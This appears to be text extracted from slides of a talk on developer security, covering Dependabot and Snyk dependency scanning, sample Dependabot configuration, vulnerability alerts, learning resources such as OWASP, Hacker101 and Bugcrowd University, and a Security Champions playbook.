2



Dependabot opens pull requests


If any of your dependencies are out-of-date, Dependabot opens individual pull requests to update each one.

3



You review and merge

You check that your tests pass, scan the included changelog and release notes, then hit merge with confidence.



Application

Dependabot Preview

You have already purchased this app on GitHub Marketplace.

[Set up a new plan](#)
[Edit your plan ▾](#)
[Configure access](#)

By GitHub
GitHub owns and operates this app.

Categories

Dependency management
Security Free
GitHub Created

Supported languages

C#, Elixir, FF
and 2 other languages supported

Customers



Developer



Developer links

Support
Status
Privacy Policy
Terms of Service

Report abuse

Dependabot helps you keep your dependencies up to date. It works with most popular [languages](#).

Every day, Dependabot checks your dependency files for outdated requirements and opens individual pull requests for any it finds. You review the PRs, merge them, and get to work on the latest, most secure releases.

Dependabot is owned and maintained by GitHub. Dependabot Preview is a [public beta](#) for functionality that we are integrating directly into GitHub.

[Read more...](#)

[Security] Bump bower from 1.8.2 to 1.8.8 #80

The screenshot shows a GitHub pull request titled "[Security] Bump bower from 1.8.2 to 1.8.8 #80". The PR has been merged. The commit message is: "Bumps bower from 1.8.2 to 1.8.8. This update includes security fixes." It mentions vulnerabilities fixed and sources from The Node Security Working Group. The PR details include release notes, commits, and maintainer changes. Labels include "dependabot" and "security". The pull request has been merged.

Helpful PRs with release notes, changelogs, and Dependabot compatibility scores



Pricing and setup

Free

Daily dependency updates

\$0

Dependabot Preview

Free

Daily dependency updates



[Code](#) [Issues 1](#) [Pull requests 3](#) [Projects 0](#) [Wiki](#) [Insights](#) [Settings](#)

Bump dotenv from 6.2.0 to 7.0.0 #79

[Open](#) dependabot wants to merge 1 commit into `master` from `dependabot/npm_and_yarn/dotenv-7.0.0`

[Conversation 1](#) [Commits 1](#) [Checks 0](#) [Files changed 3](#)

dependabot bot commented 4 hours ago

Contributor · ...

Bumps `dotenv` from 6.2.0 to 7.0.0.

- ▶ Changelog
- ▶ Commits

 compatibility 85%

Dependabot will resolve any conflicts with this PR as long as you don't alter it yourself. You can also trigger a rebase manually by commenting `@dependabot rebase`.

▶ Dependabot commands and options

↳  Bump dotenv from 6.2.0 to 7.0.0 ...

Verified ✓ 788659c

 dependabot bot added the `dependencies` label 4 hours ago

 GitHub APP 6:39 AM

Pull request opened by `dependabot[bot]`

 dependabot[bot]

[#78 Bump jest from 24.3.1 to 24.4.0](#)

Bumps `jest` from 24.3.1 to 24.4.0.

Changelog

Sourced from `jest's changelog`.

24.4.0

Features

-  `[jest-resolve]` Now supports PnP environment without plugins (#8094)

[Show more](#)

Labels


dependencies

Comments 1

PrideInLondon/pride-london-web | Yesterday at 6:39 AM

 All checks have passed

7/7 successful checks



Example config.yml files

▼ With only required options

```
version: 1
update_configs:
  # Keep package.json (& lockfiles) up to date as soon as
  # new versions are published to the npm registry
  - package_manager: "javascript"
    directory: "/"
    update_schedule: "live"
  # Keep Dockerfile up to date, batching pull requests weekly
  - package_manager: "docker"
    directory: "/"
    update_schedule: "weekly"
```

▼ With default labels and reviewers

```
version: 1
update_configs:
  # Update your Gemfile (& lockfiles) as soon as
  # new versions are published to the RubyGems registry
  - package_manager: "ruby:bundler"
    directory: "/"
    update_schedule: "live"


  # Apply default reviewer and label to created
  # pull requests
  default_reviewers:
    - "github-username"
  default_labels:
    - "label-name"
```

Available configuration options

The config file must start with `version: 1` followed by an array of `update_configs`.

Option	Required	Description
<code>package_manager</code>	yes	What package manager to use
<code>directory</code>	yes	Where to look for package manifests
<code>update_schedule</code>	yes	How often to check for updates
<code>target_branch</code>	no	Branch to create pull requests against
<code>default_reviewers</code>	no	Reviewers to set on pull requests
<code>default_assignees</code>	no	Assignees to set on pull requests
<code>default_labels</code>	no	Labels to set on pull requests
<code>default_milestone</code>	no	Milestone to set on pull requests
<code>allowed_updates</code>	no	Limit which updates are allowed
<code>ignored_updates</code>	no	Ignore certain dependencies or versions
<code>automerged_updates</code>	no	Updates that should be merged automatically
<code>version_requirement_updates</code>	no	How to update manifest version requirements
<code>commit_message</code>	no	Commit message preferences

SNYK





Application

Snyk

You have already purchased this app on GitHub Marketplace.

[Set up a new plan](#)[Edit your plan](#)[Configure access](#)

Verified by GitHub
GitHub confirms that this app meets the [requirements for verification](#).

Categories

[Dependency management](#)
[Security](#) [GitHub Enterprise](#)
[Free](#)

Supported languages

Gradle, Java, JavaScript
and [4 other languages supported](#)

Developer



Developer links

[Support](#)
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[Documentation](#)
[Privacy Policy](#)
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[Report abuse](#)

Snyk is on a mission to help developers use open source and stay secure.
Snyk helps find, fix (and prevent!) known vulnerabilities in your Node.js, Java, Ruby, Python and Scala apps. Snyk is free for open source.

Snyk tracks vulnerabilities in over 800,000 open source packages, and helps protect over 25,000 applications.

83% of Snyk users found vulnerabilities in their applications, and new vulnerabilities are disclosed regularly, putting your application at risk.

[Read more...](#)

The screenshot shows the Snyk dashboard interface. At the top, there's a search bar labeled "search projects" and a button "Add projects". Below the search bar, there are filters for "GitHub", "npm", "Ruby", and "Python". A "language" dropdown is set to "JavaScript" and a "sort" dropdown is set to "New". The main area displays a list of projects:

- candidae/pug**: package.json (5 vulnerabilities), Gemfile.lock (5 vulnerabilities). Last tested: 1 hour ago.
- flat-coated-retriever**: package.json (0 vulnerabilities).
- candidae/pyrenean-shepherd**: package.json (1 vulnerability), Gemfile.lock (0 vulnerabilities). Last tested: 1 day ago.
- candidae/anatolian-shepherd**: Gemfile.lock (2 vulnerabilities). Last tested: 1 week ago.
- candidae/saint-bernard**: (no files listed).

Below the projects, a section titled "Find: Quickly scan all your repos and get a high level overview on the amount of known vulnerabilities" shows five small screenshots of different parts of the Snyk interface.

Pricing and setup

Free

For individuals and small organisations to stay secure.

\$0

Snyk

Free

For individuals and small organisations to stay



React vulnerabilities

Licenses detected

-  license: [MIT](#) >=0.0.0-0c756fb-697f004 <0.8.0
-  license: [Apache-2.0](#) >=0.8.0 <0.12.0-rc1
-  license: [BSD-3-Clause](#) >=0.12.0-rc1 <15.6.2
-  license: [MIT](#) >=15.6.2 <16.0.0-alpha
-  license: [BSD-3-Clause](#) >=16.0.0-alpha <16.0.0
-  license: [MIT](#) >=16.0.0

Continuously find & fix vulnerabilities like these in your dependencies.

[Test and protect your applications](#)

VULNERABILITY	VULNERABLE VERSIONS	SNYK PATCH	PUBLISHED
  Cross-site Scripting (XSS)	<0.14.0	Not available	18 Jan, 2017
  Cross-site Scripting (XSS)	>=0.5.0 <0.5.2 >=0.4.0 <0.4.2	Not available	18 Jan, 2017

[Report a new vulnerability](#)

[Test](#) > react@16.4.2

react@16.4.2

Vulnerabilities

0 via 0 paths

Dependencies

18

Source

 npm

MEDIUM SEVERITY

🛡 Denial of Service (DoS)

Vulnerable module: [mem](#)

Introduced through: [gatsby@2.1.31](#)

Detailed paths and remediation

- Introduced through: `pride-london-web@0.1.0 > gatsby@2.1.31 > @gatsbyjs/relay-compiler@2.0.0-primer-fix.2 > yargs@9.0.1 > os-locale@2.1.0 > mem@1.1.0`

Remediation: No remediation path available.

Vulnerable functions

`index.module.exports.memoized()`

`index.module.exports.memoized.setData()`

Overview

[mem](#) is an optimization used to speed up consecutive function calls by caching the result of calls with identical input.

Affected versions of this package are vulnerable to Denial of Service (DoS). Old results were deleted from the cache and could cause a memory leak.

[More about this issue](#)

 Create a Jira issue UPGRADE

 Ignore



snyk-bot APP 10:33 AM

Your Snyk alerts are set up! You'll get alerts for projects in the **Pride in London** organisation.

Snyk will notify you about new vulnerabilities that affect your projects, and when new upgrades and patches become available.



snyk-bot APP 3:37 PM

Prototype Pollution

New vulnerability in package `lodash.merge` at the Pride in London organisation.

Severity

Low

Package

lodash.merge

Issue ID

[SNYK-JS-LODASHMERGE-173732](#)



Affected projects:

[PrideInLondon/pride-london-web:package.json](#)

Package version: 4.6.1

[Fix with the CLI wizard](#)



Code owner review required

[Show all reviewers](#)

Waiting on code owner review from SonyaMoisset. [Learn more.](#)



1 pending reviewer



All checks have passed

[Hide all checks](#)

1 neutral and 15 successful checks



[ci/circleci: build](#) — Your tests passed on CircleCI

[Required](#) [Details](#)



[codecov/patch](#) — Coverage not affected when comparing 7602ec9...55192... [Required](#) [Details](#)



[codecov/project](#) — 85.43% remains the same compared to 7602ec9

[Required](#) [Details](#)



[guardrails/scan](#) — no new security issues detected (in 00m53s)

[Required](#) [Details](#)



[netlify/prideinlondon-production/deploy-preview](#) — Deploy preview ready! [Required](#) [Details](#)



[security/snyk - package.json \(Pride in London\)](#) — No new, high severity is... [Required](#) [Details](#)



Merging is blocked

Merging can be performed automatically with 1 approving review.

As an administrator, you may still merge this pull request.

[Squash and merge](#)



You can also [open this in GitHub Desktop](#) or view [command line instructions](#).

I WANT TO
LEARN MORE
ABOUT
SECURITY 🙌






Who is the OWASP Foundation?

The Open Web Application Security Project (OWASP) is a nonprofit foundation that works to improve the security of software. Through community-led open source software projects, hundreds of local chapters worldwide, tens of thousands of members, and leading educational and training conferences, the OWASP Foundation is the source for developers and technologists to secure the web.

- Tools and Resources
- Community and Networking
- Education & Training

For nearly two decades corporations, foundations, developers, and volunteers have supported the OWASP Foundation and its work. [Donate](#), [Join](#), or become a [Corporate Member](#) today.

Project Spotlight: Zed Attack Proxy









ZAP is a free, easy to use integrated penetration testing tool which now includes a Heads Up Display. Easily used by security professionals and developers of all skill levels, users can quickly and more easily find security vulnerabilities in their applications. Given the unique and integrated design of the Heads Up Display, developers new to security testing will find ZAP an indispensable tool to build secure software. [Learn more](#) about ZAP.

Featured Chapter: Bay Area



Hosted at some of most iconic technology companies in the world, the Bay Area chapter is one of the Foundation's largest and most active. This month they are hosting a Hacker Day and monthly meetups in San Francisco at Insight Engines and in South Bay at EBay. Usually the agenda includes three provocative and interesting talks, lots of interesting people to meet, and great food. The Bay Area Chapter also participates in planning AppSec California.



A screenshot of the OWASP Juice Shop website. The header includes a logo, a search bar, and links for "Login", "English", "Search", "Contact Us", "Score Board", and "About Us". The main content area is titled "All Products" and displays a table of juice products. Each row includes an image, product name, description, and price.

OWASP ZAP



WEB SECURITY ACADEMY



Learning materials and labs

Latest

Web cache poisoning

cache-control

Cache-Control

HTTP headers

6 labs

DOM-based vulnerabilities

Content-Length

Content-Encoding

Content-Type

7 labs

Access control vulnerabilities

Access-Control-Allow-Origin

Access-Control-Allow-Methods

Access-Control-Allow-Headers

13 labs

Cross-origin resource sharing (CORS)

CORS

HTTP headers

HTTP response headers

4 labs

Featured

SQL injection

SQL update

user=admin

16 labs

Cross-site scripting (XSS)

ElementById

Document.getElementById

Scripted focus

30 labs

Cross-site request forgery (CSRF)

Session cookie

Session fixation

Session hijacking

8 labs

XXE injection

XXE

HTTP response header

HTTP response body

9 labs


[View all learning materials >>](#) [View all labs >>](#)



hackerone

BUGCROWD UNIVERSITY

Security, education, and training for the whitehat hacker community. To get started, click on the modules below or go to [Bugcrowd's GitHub](#) for slides, labs, and more.



The screenshot shows the Bugcrowd University landing page. It features a large orange hexagonal icon on the left with a white 'b' and a central graphic of a shield with a keyhole. Below this is a 'FEATURED RESOURCE' section for 'Uplevel Your Bug Hunting Skills with Bugcrowd University'. The page includes a search bar and filters for 'CATEGORY' and 'SEARCH BY'. Below the search bar are four video thumbnail cards:

- bugcrowd**: Security Reconnaissance with Coding: How New Tricks Let Hackers See More. Watch Now.
- LEVEL UP**: Hardware Hacking for the Masses (and you!). Watch Now.
- LEVEL UP**: Overview of common Android app vulnerabilities. Watch Now.
- LEVEL UP**: GSuite Security: Everyone wants it but not everyone gets it. Watch Now.



The screenshot shows the Hacker101 landing page. At the top, there is a navigation bar with links for 'Hacker101', 'Videos', 'CTF', 'Resources', and 'Discord'. On the far right is a 'Fork me on GitHub' button. The main content area has a dark background with a green header 'Hacker101'. Below it is a text block: 'Hacker101 is a free class for web security. Whether you're a programmer with an interest in bug bounties or a seasoned security professional, Hacker101 has something to teach you.' A green button below the text says 'Now to hacking? Click here to get started!'. To the right, there are two sections: 'Capture the Flag' with a green flag icon and 'Video Lessons' featuring a video player thumbnail for 'Source Review Techniques' by Cody Brocious.

Security Champions playbook

Identify teams

- Enumerate products and services
- List teams per each product
- Identify Product manager (responsible for product) and team manager (working directly with developers)
- Write down technologies (programming languages) used by each team

Define the role

- Measure current security state among the teams and define security goals you plan to achieve in mid-term (e.g. by using OWASP SAMM)
- Identify the places where champions could help (such as verifying security reviews, raising issues for risks in existing code, conducting automated scans etc.)
- Write down clearly defined roles, as these will be the primary tasks for newly nominated champions to work on

Nominate champions

- Introduce the idea and role descriptions and get approvals on all levels - both from product and engineering managers, as well as from top management
- Together with team leader identify potentially interested candidates
- Officially nominate them as part of your security meta-team

Comm channels

- Make sure to have an easy way to spread information and get feedback
- While differing from company to company, this usually includes chats (Slack/IRC channel, Yammer group, ...) and separate mailing lists
- Set up periodic sync ups - bi-weekly should be fine to start with

Knowledge base

- Build a solid internal security knowledge base, which would become the main source of inspiration for the champions
- It should include security meta-team page with defined roles, secure development best practices, descriptions of risks and vulnerabilities and any other relevant info
- Pay special attention to clear and easy-to-follow checklists, as it's usually the simplest way to get the things going

Maintain interest

- Develop your ways or choose one of the below to keep in touch and maintain the interest of the champions
- Conduct periodic workshops and encourage participation in security conferences
- Share recent appsec news (e.g. Ezine) via communication channels
- Send internal monthly security newsletters with updates, plans and recognitions for the good work
- Create champions corner with security library, conference calendar, and other interesting materials

<https://medium.com/@sonya.moisset/keep-calm-and-become-a-security-engineer-8547bd33a5cd>

M Medium

[Keep calm and become a Security Engineer – Sonya Moisset – Medium](#)

One of the many ways to get into the Cybersecurity industry

Reading time

8 min read

Mar 5th (366 kB) ▾



<https://medium.com/epic-women-in-cyber/epic-ff-women-in-cybersecurity-a4f08b36e77c>

M Medium


[Epic #FF Women in Cybersecurity](#)

– The ultimate list...at least trying to get there –

Reading time

13 min read

Jan 10th (108 kB) ▾





LADIES OF LONDON
HACKING SOCIETY



OWASP LONDON
CHAPTER

GET SECURE, BE SECURE AND STAY SECURE

